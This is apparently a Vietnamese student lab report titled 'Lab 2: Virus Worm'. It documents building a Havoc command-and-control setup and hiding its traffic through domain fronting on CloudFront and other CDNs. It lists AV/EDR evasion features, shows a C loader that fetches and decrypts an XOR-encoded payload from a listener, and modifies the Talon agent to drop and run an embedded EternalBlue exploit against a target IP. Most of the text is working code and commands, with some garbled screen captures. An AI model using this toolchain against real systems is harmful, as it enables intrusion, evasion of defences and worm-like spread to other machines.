d1i4k6yuhdj9l8.cloudfront.net	arn:aws:cloudfront:163622408499:distribution/E2WLNNFNPJWU7N	Deploying


Settings

Description -	Alternate domain names -	Standard logging Off
Price class Use all edge locations (best performance)	Cookie logging Off	Cookie logging Off
Supported HTTP versions HTTP/3, HTTP/2, HTTP/1.1, HTTP/1.0	Default root object -	Default root object -


Continuous deployment [Info](#)

[Create staging distribution](#)

- Account bị AWS block.




- Chuyển sang Fastly + Linode nhưng traffic đi qua VPC của linode bị chặn nên Fastly không nhận được mã 200 từ response.



- Dùng domain fronting tại đây.
- Dùng các tính năng nâng cao của Havoc để obfuscation payload: Indirect Syscall, Stack Duplication, Sleep obfuscation(Zilean + Sleep Jmp Gadget), Proxy Loading(tránh bị hook bởi AV/EDR), Amsi/Etw Patch

Lab 2: Virus Worm



- Sau đó generate payload.
- Chuẩn bị gửi stager để tiêm vào victim

```
(kali㉿kali)-[~] PortBind
└─$ nc -lvp 8888 < demon.x64.bin
listening on [any] 8888 ...
```

- Build loader

```
eloader (Global Scope)
InetPtonA(AF_INET, "192.168.111.138", &cleanServer.sin_addr.s_addr);
cleanServer.sin_family = AF_INET; //IPv4 Protocol
cleanServer.sin_port = htons(8888); //Port number

//If no error occurs, connect returns zero. Otherwise, it returns
//SOCKET_ERROR, and a specific error code can be retrieved by calling //WSAGetLastError().
if (connect(s, (struct sockaddr*)&cleanServer, sizeof(cleanServer)) < 0)
{
    printf("Error establishing connection with server\n");
    exit(1);
}

if ((response_size = recv(s, (char*)data, 200000, 0)) == SOCKET_ERROR) {
    printf("Receiving data failed\n");
}

unsigned char k2[] = "efas";
unsigned char k1[] = "safe";


// Giải mã theo thứ tự ngược lại: key2 trước, rồi key1
for (int i = 0; i < response_size; i++) {
    data[i] ^= k2[i % 4];
}
for (int i = 0; i < response_size; i++) {
    data[i] ^= k1[i % 4];
}

printf("%s\n", data);
printf("size: %d\n", sizeof(data));

data[response_size];
closesocket(s);
```

Lab 2: Virus Worm

- Đã mở phiên thành công



- Về việc phân tích gói tin thì do không domain fronting thành công nên cũng không có gì khác để phân tích.

Lab 2: Virus Worm

Wireshark - Follow TCP Stream (tcp.stream eq 9) - Ethernet0

76 client pkts, 39 server pkts, 77 turns.

Entire conversation (20 kB) Show as ASCII No delta times Stream 9

Find: Case sensitive Find Next

```

.....#.....
....?...;..G.P.cF,...}....n..t..ADOWNGRD.../....#.....0...0.....
.B...K./yn}\...<0
.
*.H..
....0{1.0 ..U....US1.0...U...
Washington1.0...U...Spokane1 0...U. .1
0...U....56851.0...U.
..DEBUG C01.0...U...192.168.111.1380..
241231123008Z.
271231123008Z0{1.0 ..U....US1.0...U...
Washington1.0...U...Spokane1 0...U. .1
0...U....56851.0...U.
..DEBUG C01.0...U...192.168.111.1380.."0
.
*.H..
....0..
.....( .Xb
.4.+;.....o.Xy.....~;>a.Q.W|I*G.9.....k.c.....`.....Gs...SC.
"....c....im7.2..A1L\2|h..k..u.9.P.+(x....`....~.*".5s..f..H..i....T`....>i...'wXrA..K^....b]..^....U
.Bst=b..a.....~r..3...lD..8B...<Nd)..:^....S..rIR..gi.v.DP..$.i.'0.....r0p0...U.....0...
.U.%..0....+....+....0...U.....0...0...U.....h.G..aJiy.'qk]bk..0...U.....0....0...o.0
.
*.H..
....7..u.....%.....
j2U.$A..."....~.6..M./q J. .tE.+h.S.M+....U..\\K._y.7*..D.q.D...v(.C.^t....*....Q...
t.....M...M
[...d.*T.....;....B..?..h.....
.70.>.K.Ju.|....P....;r0.....%wu.A.y..^U .C.2.....o.6.'....2.....\^...._H...&....3SH...
.r.i.....(....$.?Cw.,.....y..T.:..Nd..a....q...b.).zB....{....r.....e_..\F.....R.S...
...8.X/..@.... fX6.pe..HA.HS.O..U.....*..+..G....Y..wp.K. z.L.....q.M.._E`\r..p.]..qA...y.
A.....T.}.....wi....a....E....Ab..`Y.-%.
..E..a.{4_.`.....,cr.W....k.[V4b.y.a/.Q%.u?.^g.....1....-....6>....w..H7.....
....%...! ..k..E....w).G6.oi[%..Z..S^4..Nra
.....(.....e.....:....t.$.$....+
.....y_..H._Dk.e....75....Y/-..Q..teX...c.!1..J.1.....f{.w..f@5c aP.....n....>c. '....=...
.|.F.u..@.X$.i4{..EG&.y#.!L.w.GS...'O.....(.....F..EK..A...L.....`}....y
.....(.....G.P.... j.^....e.
....).....8~!....7. ....j$/.5!...Yf..k....#..w....v....=sj.....*.....=.....Q...A..a.Y...xvy...
J...e.....R..f.|..u'&.)..d.p.d.x.!6..~.&..I..GUF..F..Bz.1F.t..?..u92n.N..K.....i....o(....g*-..K.
e...b\..S.....0]..v.E.7./..WI...=.w.{DBnR..N..$.q.]....&.....t.1d..(N..>R*u
.h..y.....h.t...^=[S
....'..^..yTr.v[,...e..6.5.i....Y.
.].....xL..Z.....0.y).DZ2[n:i....ZDa.Cf^....m..o.I:..L.9n. `..D.+,N5../'j54].
.J...H*.....
31 C v 0E ' # 1V & 8 0 71 ah ok ? v 0 m a \ z F c * Nd ? Vg A

```

- Tạo lại acc AWS thành công rồi.
- Thực hiện lại các bước như trên

Lab 2: Virus Worm

success: ip address for khang224.duckdns.org updated to 3.106.192.237

domain	current ip	ipv6	changed
khang224	3.106.192.237	update ip	update ipv6
		ipv6 address	0 seconds ago
			delete domain

This site is protected by reCAPTCHA and the Google [Privacy Policy](#) and [Terms of Service](#) apply.

```
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1624-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Wed Apr 30 13:38:33 UTC 2025

System load: 0.08      Processes:          104
Usage of /: 8.6% of 19.20GB   Users logged in:    0
Memory usage: 20%           IPv4 address for eth0: 172.31.15.150
Swap usage:  0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '24.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-172-31-15-150:~$
```

Lab 2: Virus Worm

```
ubuntu@ip-172-31-15-150:~$ sudo certbot --nginx -d khang224.duckdns.org
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Requesting a certificate for khang224.duckdns.org

Successfully received certificate.
Certificate is saved at: /etc/letsencrypt/live/khang224.duckdns.org/fullchain.pem
Key is saved at:          /etc/letsencrypt/live/khang224.duckdns.org/privkey.pem
This certificate expires on 2025-07-29.
These files will be updated when the certificate renews.
Certbot has set up a scheduled task to automatically renew this certificate in the background.

Deploying certificate
Successfully deployed certificate for khang224.duckdns.org to /etc/nginx/sites-enabled/default
Congratulations! You have successfully enabled HTTPS on https://khang224.duckdns.org

-----
If you like Certbot, please consider supporting our work by:
 * Donating to ISRG / Let's Encrypt:   https://letsencrypt.org/donate
 * Donating to EFF:                   https://eff.org/donate-le
-----
```

ubuntu@ip-172-31-15-150:~\$

- Lần này acc này không dùng cloudfront được nên chuyển sang dùng bunny.
- Một lần nữa aws lại block account.

Câu 7:

- Do Havoc không hỗ trợ custom agent nên dùng source từ <https://github.com/HavocFramework/Talon.git> sau đó chỉnh sửa code **Talon.py**.

github.com/HavocFramework/havoc-py/tree/main

ebook Text Compare! - Fin... Chế độ Stageless | T...

Issues 1 Pull requests 0 Actions Projects Security Insights

Type to search

Watch 5 Fork 17 Star 41

CrackedSpider Merge pull request #2 from L1nux0/main 212d092 · 2 years ago 8 Commits

fix for ssl websocket in Havoc 0.5 2 years ago

About Havoc python api

Activity Custom properties

- Quá trình:
 - o Ý tưởng: Format lại **ms17_010_eternalblue.exe** thành shellcode có thể thực thi trong VirtualAlloc. Sau đó custom lại agent của havoc thêm tính năng LaunchAttack. Tuy nhiên Demon quá phức tạp để chỉnh sửa vì vậy thay bằng Talon một Third party agent của Havoc.
 - o Về vấn đề build file **.bin** từ file **ms17_010_eternalblue.exe** gắn mã hex vào mảng **eternalblue_attack**. Lúc đầu có 2 option là donut và pe2shc tuy nhiên cả 2 đều không hoạt động tốt với TLS callback lần 2. Vì vậy dùng giải pháp thay thế là lấy byte từ **ms17_010_eternalblue.exe** lưu thành một file thực thi rồi thực thi nó.
 - o Do file output.txt quá lớn nên phải dùng lệnh terminal để build payload.h

```
└─(kali㉿kali)-[~]
└─$ xxd -i ms17_010_eternalblue.exe > payload.h
```

Lab 2: Virus Worm

- Đặt mã lệnh cho việc tấn công là 0x160

```
COMMAND_ETER_ATTACK      = 0x160
```

- Tạo class CommandLaunchAttack

```
class CommandLaunchAttack(Command):
    CommandId = COMMAND_ETER_ATTACK
    Name = "LaunchAttack"
    Description = "Launches EternalBlue-like attack"
    Help = ""
    NeedAdmin = False
    Mitr = []
    Params = [
        CommandParam(
            name="target_ip",
            is_file_path=False,
            is_optional=False
        ),
        CommandParam(
            name="filename",
            is_file_path=False,
            is_optional=False
        )
    ]

    def job_generate(self, arguments: dict) -> bytes:
        Task = Packer()
        Task.add_int(self.CommandId)
        Task.add_data(arguments['target_ip'])
        Task.add_data(arguments['filename'])
        return Task.buffer
```

- Thêm Command này vào class Talon

```
Commands = [
    CommandShell(),
    CommandUpload(),
    CommandDownload(),
    CommandExit(),
    CommandLaunchAttack(),
]
```

- Trong phần response thêm phần nhận attack status

```
elif Command == COMMAND_ETER_ATTACK:
    Attack_status = response_parser.parse_str()
    self.console_message( AgentID, "Good", "Attack status:", Attack_status )
```

Lab 2: Virus Worm

- Thêm **COMMAND_ETER_ATTACK** và hàm **CommandLaunchAttack** cho **Command.h**

```

..  Talon.py    C Command.h x
Include > C Command.h
1  ifndef TALON_COMMAND_H
2  define TALON_COMMAND_H
3
4  #include <windows.h>
5  #include <Parser.h>
6
7  define COMMAND_REGISTER      0x100
8  define COMMAND_GET_JOB      0x101
9  define COMMAND_NO_JOB       0x102
10
11 define COMMAND_SHELL        0x152
12 define COMMAND_UPLOAD       0x153
13 define COMMAND_DOWNLOAD     0x154
14 define COMMAND_EXIT         0x155
15 define COMMAND_ETER_ATTACK  0x160
16
17 define COMMAND_OUTPUT        0x200
18
19 typedef struct
20 {
21     INT ID;
22     VOID (*Function) ( PPARSER Arguments );
23 } TALON_COMMAND;
24
25 // Functions
26 VOID CommandDispatcher();
27
28 VOID CommandShell( PPARSER Parser );
29 VOID CommandUpload( PPARSER Parser );
30 VOID CommandDownload( PPARSER Parser );
31 VOID CommandExit( PPARSER Parser );
32 VOID CommandLaunchAttack( PPARSER Parser );
33 #endif
34

```

- Trong **Command.c** thêm LENGTH thành 6 sau đó thêm phần ID và Function cho EterAttack. Ngoài ra thêm *include* “*payload.h*”

1 `#include "payload.h"`

```

#define TALON_COMMAND_LENGTH 6

TALON_COMMAND Commands[ TALON_COMMAND_LENGTH ] = {
    { .ID = COMMAND_SHELL,           .Function = CommandShell },
    { .ID = COMMAND_DOWNLOAD,        .Function = CommandDownload },
    { .ID = COMMAND_UPLOAD,         .Function = CommandUpload },
    { .ID = COMMAND_EXIT,           .Function = CommandExit },
    { .ID = COMMAND_ETER_ATTACK,     .Function = CommandLaunchAttack },
};


```

- Tiếp tục trong **Command.c** viết hàm **CommandLaunchAttack**

Lab 2: Virus Worm

```

VOID CommandLaunchAttack( PPARSER Parser )
{
    puts( "Command::LaunchAttack" );

    PPACKAGE Package = NULL;
    char *Filename = NULL;
    char *TargetIP = NULL;
    UINT32 NameSize = 0;
    UINT32 NameSize1 = 0;
    LPVOID exec_mem = NULL;
    char* exe_result = NULL;
    char exe_path[MAX_PATH], cmd[1024];
    GetCurrentDirectoryA(MAX_PATH, exe_path);
    strcat(exe_path, "\\exploit.exe");
    FILE *f = fopen(exe_path, "wb");
    if (!f) return -1;
    fwrite(ms17_010_eternalblue_exe, 1, ms17_010_eternalblue_exe_len , f);
    fclose(f);

    // Get IP and filename
    TargetIP = (char*) ParserGetBytes(Parser, &NameSize);
    Filename = (char*) ParserGetBytes(Parser, &NameSize1);

    printf("[*] TargetIP: %s\n", TargetIP);
    printf("[*] SizeIP: %d\n", NameSize);
    printf("[*] Filename: %s\n", Filename);
    printf("[*] SizeName: %d\n", NameSize1);

    if (!TargetIP || !NameSize) goto Cleanup;
    TargetIP[NameSize] = '\0';
    if (!Filename || !NameSize1) goto Cleanup;
    Filename[NameSize1] = '\0';

    sprintf(cmd, sizeof(cmd), "\\""%s" "%s %s", exe_path, TargetIP, Filename);
    STARTUPINFOA si = { .cb = sizeof(si) };

```

- Tạo file và ghi vào file

```

char* exe_result = NULL;
char exe_path[MAX_PATH], cmd[1024];
GetCurrentDirectoryA(MAX_PATH, exe_path);
strcat(exe_path, "\\exploit.exe");
FILE *f = fopen(exe_path, "wb");
if (!f) return -1;
fwrite(ms17_010_eternalblue_exe, 1, ms17_010_eternalblue_exe_len , f);
fclose(f);

```

- Đoạn code dưới đây làm nhiệm vụ nhận tham số từ lệnh của C2

```

// Get IP and filename
TargetIP = (char*) ParserGetBytes(Parser, &NameSize);
Filename = (char*) ParserGetBytes(Parser, &NameSize1);

printf("[*] TargetIP: %s\n", TargetIP);
printf("[*] SizeIP: %d\n", NameSize);
printf("[*] Filename: %s\n", Filename);
printf("[*] SizeName: %d\n", NameSize1);

if (!TargetIP || !NameSize) goto Cleanup;
TargetIP[NameSize] = '\0';
if (!Filename || !NameSize1) goto Cleanup;
Filename[NameSize1] = '\0';

```

- Thực thi file đã tạo.

Lab 2: Virus Worm

```
snprintf(cmd, sizeof(cmd), "\"%s\" %s %s", exe_path, TargetIP, Filename);
STARTUPINFOA si = { .cb = sizeof(si) };
PROCESS_INFORMATION pi;
CreateProcessA(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
CloseHandle(pi.hProcess); CloseHandle(pi.hThread);
```

- Do Talon code cứng cấu hình trong config.h nên phải thêm code vào Talon.py để load lại host và port mới vào config.h

```
0 def update_config_file(config):
1     with file_lock:
2         with open("Include/Config.h", "r+") as file:
3             file_data = file.read()
4             print(f"Before update: {file_data}")
5             file_data = re.sub(r'#define CONFIG_HOST.*', f'#define CONFIG_HOST L"{config["Options"]["Listener"]["Hosts"][0]}"', file_data)
6             file_data = re.sub(r'#define CONFIG_PORT.*', f'#define CONFIG_PORT {config["Options"]["Listener"]["PortConn"]}', file_data)
7             print(f"Data to write: {file_data}")
8
9             file.seek(0)
10            file.write(file_data)
11            file.truncate()
12            file.flush()
13
14            file.seek(0)
15            updated_file_data = file.read()
16            print("After file update:", updated_file_data)
17
18 def update_config_in_thread(config):
19     update_thread = threading.Thread(target=update_config_file, args=(config,))
20     update_thread.start()
21     update_thread.join()
```

- Chạy havoc server sau đó chạy Talon.py

```
[*] Connect to Havoc service api
[*] teamserver socket opened
[*] New Message
[*] Register Talon to Havoc
[*] register agent
```

- Tạo agent và đem vào thư mục Win7Blue

Lab 2: Virus Worm

30

Payload

Agent: Talon

Options

Config	Value
Sleep	10

Building Console

```
[*] hello from service builder
[*] Options Config: {'Arch': 'x64', 'Format': 'Windows Executable', 'Listener': {'BehindRedir': False, 'Cert': {}, 'Key': ''}, 'Headers': None, 'HostBind': '192.168.111.138', 'HostHeader': '', 'HostRotation': 'round-robin', 'Hosts': ['192.168.111.138'], 'KillDate': 0, 'Methode': '', 'Name': 'okelab', 'PortBind': '8080', 'PortConn': '8080', 'Proxy': {'Enabled': False, 'Host': '', 'Password': '', 'Port': '', 'Type': '', 'Username': ''}, 'Response': {'Headers': None}, 'Secure': False, 'Uris': None, 'UserAgent': 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36', 'WorkingHours': ''}}
[*] Agent Config: {'Sleep': '10'}
```

Generate


```
#define CONFIG_HOST L"192.168.0.251"
#define CONFIG_PORT 9001
#define CONFIG_SECURE FALSE
#define CONFIG_SLEEP 3

Data to write: #define CONFIG_USER_AGENT L"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
#define CONFIG_HOST L"192.168.111.138"
#define CONFIG_PORT 8080
#define CONFIG_SECURE FALSE
#define CONFIG_SLEEP 3

After file update: #define CONFIG_USER_AGENT L"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
#define CONFIG_HOST L"192.168.111.138"
#define CONFIG_PORT 8080
#define CONFIG_SECURE FALSE
#define CONFIG_SLEEP 3
```

Lab 2: Virus Worm

31



- Tiếp theo trên máy kali mở cổng 8888 host file Talon.exe

Lab 2: Virus Worm

```
File Actions Edit View Help
└──(kali㉿kali)-[~/Win7Blue]
$ python3 -m http.server 8888cp310-cp310-manylinux_2_17_x86_64
Collecting zope.event
  Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
Collecting zope.interface
